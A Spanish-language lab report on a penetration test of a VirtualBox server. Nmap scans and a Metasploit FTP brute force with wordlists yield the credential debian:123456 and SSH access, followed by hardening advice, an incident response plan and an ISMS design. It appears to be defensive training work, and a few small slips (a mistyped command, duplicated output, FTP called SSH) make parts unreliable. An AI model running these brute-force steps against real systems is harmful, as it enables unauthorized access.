Aquí se puede observar los puertos y servicios abiertos identificados:

- 21/tcp open ftp vsftpd 3.0.3
- 22/tcp open ssh OpenSSH 9.2p1
- 80/tcp open http Apache httpd 2.4.62

```
└─$ nmap --script vuln 192.168.0.137
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 07:47 EDT
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.95% done; ETC: 07:48 (0:00:00 remaining)
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.66% done; ETC: 07:48 (0:00:00 remaining)
Nmap scan report for 192.168.0.137
Host is up (0.00061s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.137
|   Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.0.137:80/apache2;repeatmerged=0
|   Form id: wp-block-search__input-2
|   Form action: http://localhost/
|
|   Path: http://192.168.0.137:80/manual
|   Form id: wp-block-search__input-2
|   Form action: http://localhost/
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-enum:
|   /wp-login.php: Possible admin folder
|   /wp-json: Possible admin folder
```

```

Found the following possible CSRF vulnerabilities:

  Path: http://192.168.0.137:80/apache2;repeatmerged=0
  Form id: wp-block-search__input-2
  Form action: http://localhost/

  Path: http://192.168.0.137:80/manual
  Form id: wp-block-search__input-2
  Form action: http://localhost/
_ http-dombased-xss: Couldn't find any DOM based XSS.
_ http-enum:
  /wp-login.php: Possible admin folder
  /wp-json: Possible admin folder
  /robots.txt: Robots file
  /readme.html: Wordpress version: 2
  /wp-includes/images/rss.png: Wordpress version 2.2 found.
  /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
  /wp-includes/images/blank.gif: Wordpress version 2.6 found.
  /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
  /wp-login.php: Wordpress login page.
  /wp-admin/upgrade.php: Wordpress login page.
  /readme.html: Interesting, a readme.
_ /0/: Potentially interesting folder
MAC Address: 08:00:27:47:24:04 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 67.09 seconds

```

El escaneo **nmap** ha revelado información importante, especialmente en el servicio **HTTP port 80**, todo indica que estamos por buen camino ya que **nmap** detecto claramente la presencia de la instalación de WordPress y lo más importante una versión antigua.

La detección de WordPress 2.x es una vulnerabilidad critica ya que son versión lanzadas entre el 2005 y 2008 y tienen muchas vulnerabilidades de seguridad conocidas, incluyendo ejecución remota de código, inyección SQL, XSS, etc.

Vsftpd es un servidor FTP común y relativamente seguro, pero incluso las versiones más actualizadas pueden tener problemas si se llega a configurar incorrectamente o si se encuentran vulnerabilidades en el software base.

Estrategias para FTP:

La mayoría de los ataques exitosos contra FTP implican:

- **Credenciales Débiles por defecto:** intentos de inicio de sesión con nombres de usuario y contraseñas comunes.

- ## 8. Vulnerabilidades con METASPLOIT

[illegible]

```
msf6 > db_msfp -v -sS 192.168.0.137
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 09:21 EDT
[*] Nmap: Initiating ARP Ping Scan at 09:21
[*] Nmap: Scanning 192.168.0.137 [1 port]
[*] Nmap: Completed ARP Ping Scan at 09:21, 0.05s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 09:21
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 09:21, 13.00s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 09:21
[*] Nmap: Scanning 192.168.0.137 [1000 ports]
[*] Nmap: Discovered open port 21/tcp on 192.168.0.137
[*] Nmap: Discovered open port 22/tcp on 192.168.0.137
[*] Nmap: Discovered open port 80/tcp on 192.168.0.137
[*] Nmap: Completed SYN Stealth Scan at 09:21, 0.06s elapsed (1000 total ports)
[*] Nmap: Nmap scan report for 192.168.0.137
[*] Nmap: Host is up (0.0010s latency).
[*] Nmap: Not shown: 997 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp open  ftp
[*] Nmap: 22/tcp open  ssh
[*] Nmap: 80/tcp open  http
[*] Nmap: MAC Address: 08:00:27:47:24:04 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[*] Nmap: Read data files from: /usr/share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
[*] Nmap: Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
msf6 > services
Services
```

Lo curioso de METASPLOIT tiene una opción de utilizar nmap utilizando la IP del objetivo, realizando un escaneo desde la interfaz de METASPLOIT.

```
msf6 > services
Services
-----
host      port  proto  name  state  info
-----
192.168.0.137 21    tcp    ftp    open
192.168.0.137 22    tcp    ssh    open
192.168.0.137 80    tcp    http   open

msf6 > search ftp_login

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  --
0  auxiliary/scanner/ftp/ftp_login          .               normal No     FTP Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

msf6 > use 0
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):
```

Utilizando el comando **services** visualizamos los servicios abiertos dentro del escaneo de nmap en la interfaz de **metasploit**.

Ahora haremos el primer ataque mediante FTP con una lista de usuarios que ya tenemos y se creó anteriormente.

```
(kali@kali)-[~]
$ cat usuarios.txt
miguel
fernando
javier
root
franco
4geeks
debian
11111
raul

(kali@kali)-[~]
$ cat contraseñas.txt
4geeks132
debian
root
123456
33411
$0000
franco231
123456

(kali@kali)-[~]
$ sudo msfdb init
[sudo] password for kali:
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```


Se visualiza dos carpetas creadas:

- Usuarios.txt
- Contraseñas.txt

Ahora verificaremos si se puede realizar una fuerza bruta mediante FTP con la lista de usuarios que ya tenemos.

```
msf6 > search ftp_login

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/ftp/ftp_login          .               normal No     FTP Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login
```

Aquí nos indica el ID del sploit “0”.

```
msf6 > use 0
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):

Name           Current Setting  Required  Description
--           -
ANONYMOUS_LOGIN false           yes       Attempt to login with a blank username and password
```

```
kali@kali: ~
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD no no A specific password to authenticate with
PASS_FILE no no File containing passwords, one per line
Proxies no no A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST false no Record anonymous/guest logins to the database
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no no A specific username to authenticate as
USERPASS_FILE no no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
```

Ahora al utilizar un “options” nos saca todas las herramientas del metasploit

Explotación del servicio FTP

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > setg RHOSTS 192.168.0.137
RHOSTS => 192.168.0.137
msf6 auxiliary(scanner/ftp/ftp_login) > setg LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 auxiliary(scanner/ftp/ftp_login) > setg USER_FILE usuarios.txt
USER_FILE => usuarios.txt
msf6 auxiliary(scanner/ftp/ftp_login) > setg PASS_FILE contraseñas.txt
PASS_FILE => contraseñas.txt
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):
```

Ip maquina Kali: 192.168.0.11

Ip servidor 4geeks: 192.168.0.137

Configurando los módulos en metasploit, realizaremos la fuerza bruta contra las credenciales del FTP.

```
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	contraseñas.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST	false	no	Record anonymous/guest logins to the database
RHOSTS	192.168.0.137	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host

RECORD_GUEST	false	no	Record anonymous/guest logins to the database
RHOSTS	192.168.0.137	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	usuarios.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Ahora el siguiente paso ya sólo quedaría ejecutarlo, con el comando “run” o “exploit” podemos visualizar como realiza la fuerza bruta y observaremos como nos detecta los usuarios validos con el cual podemos acceder por FTP.

```
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.0.137:21 - 192.168.0.137:21 - Starting FTP login sweep
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:4geeks132 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:debian (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:root (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:33411 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:$0000 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:franco231 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:4geeks132 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:debian (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:root (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:33411 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:$0000 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:franco231 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:4geeks132 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:debian (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:root (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:33411 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:$0000 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:franco231 (Incorrect: )

[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: debian:4geeks132 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: debian:debian (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: debian:root (Incorrect: )
[+] 192.168.0.137:21 - 192.168.0.137:21 - Login Successful: debian:123456
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 11111:4geeks132 (Incorrect: )
```


Recordemos que ya tenemos todo configurado anteriormente, a pesar de estar en otro módulo distinto, todo esto es válido porque configuramos con las variables “SET G” que se refiere a global.

```
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.0.137:21 - 192.168.0.137:21 - Starting FTP login sweep
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:4geeks132 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:debian (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:root (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:33411 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:$0000 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:franco231 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: miguel:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:4geeks132 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:debian (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:root (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:33411 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:$0000 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:franco231 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: fernando:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:4geeks132 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:debian (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:root (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:33411 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:$0000 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:franco231 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: javier:123456 (Incorrect: )
```

```
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 4geeks:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 4geeks:33411 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 4geeks:$0000 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 4geeks:franco231 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 4geeks:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: debian:4geeks132 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: debian:debian (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: debian:root (Incorrect: )
[+] 192.168.0.137:21 - 192.168.0.137:21 - Login Successful: debian:123456
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 1111:4geeks132 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 1111:debian (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 1111:root (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 1111:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 1111:33411 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 1111:$0000 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 1111:franco231 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: 1111:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: raul:4geeks132 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: raul:debian (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: raul:root (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: raul:123456 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: raul:33411 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: raul:$0000 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: raul:franco231 (Incorrect: )
[-] 192.168.0.137:21 - 192.168.0.137:21 - LOGIN FAILED: raul:123456 (Incorrect: )
[*] 192.168.0.137:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Una vez obteniendo el resultado mediante fuerza bruta por SSH, obtenemos el resultado esperado y ahora podremos acceder mediante SSH.

```
(kali㉿kali)-[~]  
$ ssh debian@192.168.0.137  
debian@192.168.0.137's password:  
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
debian@debian:~$ whoami  
debian  
debian@debian:~$ ls  
Desktop Documents Downloads Music Pictures Public Templates test.txt Videos  
debian@debian:~$
```

Aquí se visualiza que estamos dentro de SSH.

- Ejecutando el `whoami`, nos confirma que somos el usuario `debian`
- Listando el contenido de directorios (`ls`), muestra los directorios dentro del sistema `debian` y el archivo `test.txt` que se creó previamente.

Recomendaciones:

- Cambio de contraseña del usuario por una fuerte, única y compleja.
- Implementar políticas de contraseñas robustas que exijan complejidad.
- Deshabilitar la autenticación basada en contraseña para SSH y usar autenticación basada en clave para SSH para mayor seguridad.
- Restringir permisos de `sudo` para los usuarios `no-root`.
- Mantener el sistema operativo y todas las aplicaciones actualizadas para mitigar vulnerabilidades conocidas.

Implementación de un SGSI

Plan de Respuesta a incidentes (PRI)

Un Plan de Respuesta a Incidentes es un conjunto de procedimientos documentados para detectar, contener y recuperarse de incidentes de seguridad. Se basa en las siguientes fases:

Fase 1: Preparación

- **Objetivo:** Establecer las bases para una respuesta eficaz.
- **Acciones Clave:**
 - **Inventario y Clasificación de Activos:** Identificar todos los sistemas (servidores, estaciones de trabajo, dispositivos de red), aplicaciones (WordPress, vsftpd, SSH, Apache, MariaDB), datos y usuarios. Clasificarlos por criticidad.
 - **Definición de Roles y Responsabilidades:** Establecer un Equipo de Respuesta a Incidentes (CSIRT/CERT), con roles claros (líder, analistas técnicos, comunicación, legal).
 - **Herramientas de Monitoreo:** Implementar o asegurar que existan herramientas para monitorear logs (SSH, FTP, Apache, sistema), tráfico de red (netstat es un inicio, pero se necesita más avanzado), y la integridad de los archivos (RKHunter ya está en uso y ha detectado advertencias).
 - **Controles Preventivos:** Asegurar que los controles básicos de seguridad estén en su lugar (firewalls, segmentación de red, hardening de sistemas, políticas de contraseñas, actualizaciones).
 - **Documentación y Capacitación:** Desarrollar procedimientos, contactos de emergencia y capacitar regularmente al personal.
 - **Ejercicios de Simulación:** Realizar simulacros para probar la efectividad del plan.

Fase 2: Identificación

- **Objetivo:** Detectar la ocurrencia de un incidente y determinar su naturaleza, alcance y severidad.
- **Acciones Clave (Basadas en el ataque simulado):**
 - **Monitoreo Continuo:** Vigilancia de logs (SSH, FTP, Apache, syslog), alertas de IDS/IPS (si estuvieran implementados), y monitoreo del rendimiento del sistema.
 - **Análisis de Logs:**
 - **SSH:** Buscar intentos de inicio de sesión fallidos, intentos de fuerza bruta, inicios de sesión exitosos desde IPs inusuales. (ssh debian@192.168.0.137 con múltiples intentos fallidos y un éxito se vería aquí).
 - **FTP:** Monitorear inicios de sesión (debian:123456 fue exitoso), subidas de archivos inusuales (como shell.php), y cambios de permisos.

- **Apache/Web:** ¿Buscar peticiones web a archivos sospechosos (shell.php?cmd=...) o inusuales. Nmap ya detectó directorios wp-login.php, wp-json, robots.txt, readme.html y versiones de WordPress.
- **Alertas de Herramientas de Seguridad:** RKHunter ya te dio "Warnings" y "Suspect files". Es crucial revisar su log (/var/log/rkhunter.log) para entender qué archivos fueron modificados (como /usr/bin/lwp-request en el hackeo inicial).
- **Confirmación:** Una vez detectada una posible anomalía, confirmarla como un incidente de seguridad (ej., "acceso no autorizado por SSH/FTP").

Fase 3: Contención

- **Objetivo:** Limitar el impacto y la propagación del incidente.
- **Acciones Clave (Ejemplos):**
 - **Aislamiento:** Desconectar el servidor de la red si el ataque es activo o hay riesgo de propagación (ej., sudo systemctl stop sshd, sudo systemctl stop vsftpd).
 - **Bloqueo de IPs/Puertos:** Configurar reglas de firewall (iptables) para bloquear IPs atacantes o cerrar puertos vulnerables temporalmente (ej., puerto 21/FTP, puerto 22/SSH, puerto 80/HTTP si el webshell es la vía).
 - **Desactivación de Cuentas:** Deshabilitar o cambiar contraseñas de cuentas comprometidas (ej., debian:123456).
 - **Eliminación de Artefactos:** Eliminar webshells (shell.php), backdoors o herramientas del atacante.

Fase 4: Erradicación

- **Objetivo:** Eliminar la causa raíz del incidente.
- **Acciones Clave:**
 - **Remoción de Malware/Herramientas:** Eliminar el webshell y cualquier otro archivo o script malicioso subido.
 - **Parcheo de Vulnerabilidades:**
 - **Contraseñas:** Forzar el cambio de contraseñas débiles (ej., debian:123456) por contraseñas fuertes y únicas para todos los servicios (SSH, FTP).
 - **Configuración FTP:** Deshabilitar el acceso FTP anónimo si no es necesario, o restringir drásticamente los permisos de escritura para usuarios FTP en directorios web.
 - **Actualizaciones:** Actualizar WordPress (versión 2.x es muy antigua y vulnerable), vsftpd (3.0.3) y OpenSSH (9.2p1) a las últimas versiones estables para corregir vulnerabilidades conocidas.
 - **Malas Configuraciones:** Corregir cualquier otra mala configuración detectada (ej., permisos de directorios, servicios innecesarios abiertos).
 - **Auditoría de Logs:** Confirmar que no hay actividad maliciosa remanente.

Fase 5: Recuperación

- **Objetivo:** Restaurar los sistemas y servicios a su estado operativo normal y seguro.
- **Acciones Clave:**
 - **Restauración desde Copia de Seguridad:** Si es necesario, restaurar los sistemas afectados desde copias de seguridad limpias (previas al incidente).
 - **Verificación de Integridad:** Ejecutar herramientas como RKHunter nuevamente para asegurar que no queden artefactos o backdoors.
 - **Reactivación de Servicios:** Poner en marcha los servicios de forma controlada y monitoreada (ej., `sudo systemctl start sshd`, `sudo systemctl start vsftpd`, `sudo systemctl start apache2`).
 - **Monitoreo Intensivo:** Monitorear de cerca los sistemas restaurados para detectar cualquier resurgimiento de actividad maliciosa.

Fase 6: Lecciones Aprendidas

- **Objetivo:** Aprender del incidente para mejorar la postura de seguridad.
- **Acciones Clave:**
 - **Análisis Post-Incidente:** Documentar todo el proceso (qué ocurrió, cómo se detectó, cómo se contuvo y erradicó, cuánto duró, etc.).
 - **Identificación de Gaps:** Analizar qué falló (controles preventivos, detección, respuesta).
 - **Actualización de Políticas y Procedimientos:** Modificar el PRI, las políticas de seguridad y los procedimientos técnicos basándose en las lecciones aprendidas.
 - **Capacitación Adicional:** Reforzar la capacitación del personal en áreas donde se identificaron deficiencias.

Diseño del Sistema de Gestión de la Seguridad de la Información (SGSI)

Un SGSI (basado a menudo en la norma ISO/IEC 27001) es un marco para establecer, implementar, mantener y mejorar continuamente la seguridad de la información.

Componentes Clave para un SGSI:

1. **Contexto de la Organización:**
 - **Partes Interesadas:** Identificar quién se preocupa por la seguridad de la información (gerencia, empleados, clientes, reguladores).
 - **Alcance del SGSI:** Definir qué sistemas, procesos y ubicaciones estarán bajo el SGSI (ej., "todos los servidores de producción Linux", "la aplicación web WordPress", "el servicio FTP").
2. **Liderazgo:**
 - **Compromiso de la Dirección:** La alta dirección debe demostrar liderazgo y compromiso con la seguridad de la información.
 - **Roles, Responsabilidades y Autoridades:** Asignar claramente quién es responsable de qué aspecto de la seguridad.
3. **Planificación:**
 - **Evaluación de Riesgos:**

- **Identificación de Riesgos:** Basado en las vulnerabilidades encontradas (contraseñas débiles en SSH/FTP, WordPress 2.x, servicios expuestos).
- **Análisis de Riesgos:** Evaluar la probabilidad de que ocurra un incidente y el impacto si ocurre (ej., RCE en WordPress es un riesgo alto de impacto).
- **Tratamiento de Riesgos:** Definir acciones para reducir, aceptar, evitar o transferir los riesgos.
 - **Actualizaciones:** Implementar un proceso para mantener todo el software actualizado (WordPress, vsftpd, OpenSSH, kernel).
 - **Políticas de Contraseñas:** Enforzar contraseñas fuertes y únicas, y autenticación multifactor siempre que sea posible.
 - **Hardening:** Deshabilitar servicios innecesarios, configurar firewalls (puertos abiertos), y aplicar configuraciones seguras.
 - **Monitoreo:** Implementar sistemas de monitoreo de seguridad (SIEM, IDS/IPS, RKHunter para integridad de archivos).
 - **Respaldo y Recuperación:** Implementar copias de seguridad regulares y planes de recuperación ante desastres.
- **Objetivos de Seguridad de la Información:** Establecer metas medibles (ej., "reducir en un 90% los incidentes por contraseñas débiles en 6 meses").

4. Soporte:

- **Recursos:** Proporcionar los recursos necesarios (personal, herramientas, presupuesto).
- **Competencia:** Asegurar que el personal tenga las habilidades necesarias y esté capacitado en seguridad.
- **Concientización:** Formar a todos los empleados sobre las políticas y procedimientos de seguridad.
- **Comunicación:** Establecer procesos de comunicación interna y externa para incidentes de seguridad.
- **Información Documentada:** Mantener toda la documentación relevante del SGSI (políticas, procedimientos, informes de incidentes).

5. Operación:

- **Planificación y Control Operacional:** Ejecutar los procesos de seguridad de manera planificada (ej., gestión de cambios, copias de seguridad).
- **Gestión de Incidentes de Seguridad de la Información:** Implementar el Plan de Respuesta a Incidentes (PRI) detallado anteriormente.

6. Evaluación del Desempeño:

- **Seguimiento, Medición, Análisis y Evaluación:** Monitorear la eficacia de los controles de seguridad y los objetivos del SGSI.
- **Auditoría Interna:** Realizar auditorías periódicas para asegurar el cumplimiento del SGSI.

- **Revisión por la Dirección:** La dirección debe revisar periódicamente el SGSI para asegurar su idoneidad y eficacia continua.
7. **Mejora:**
- **No Conformidad y Acción Correctiva:** Corregir las desviaciones del SGSI y aprender de ellas.
 - **Mejora Continua:** Buscar constantemente formas de mejorar la eficacia del SGSI.

Prioridades de Implementación:

1. **Parcheo y Actualización Inmediata:** Actualizar WordPress (versión 2.x es crítica), vsftpd, OpenSSH y el kernel.
2. **Gestión de Contraseñas:** Forzar cambios de contraseñas para todos los usuarios (especialmente debian) con políticas de complejidad.
3. **Hardening de Servicios:**
 - FTP: Deshabilitar acceso anónimo si no es necesario; si es necesario, limitar drásticamente los permisos de escritura a directorios no web.
 - SSH: Considerar la autenticación de clave pública, deshabilitar acceso de root directo.
 - Apache: Asegurar que los directorios wp-login.php, wp-json y manual estén configurados de forma segura.
4. **Monitoreo y Alerta:** Configurar el monitoreo de logs de SSH, FTP y Apache para detectar anomalías y alertas de RKHunter.
5. **Plan de Respuesta a Incidentes:** Formalizar el PRI, incluyendo los pasos de contención y erradicación.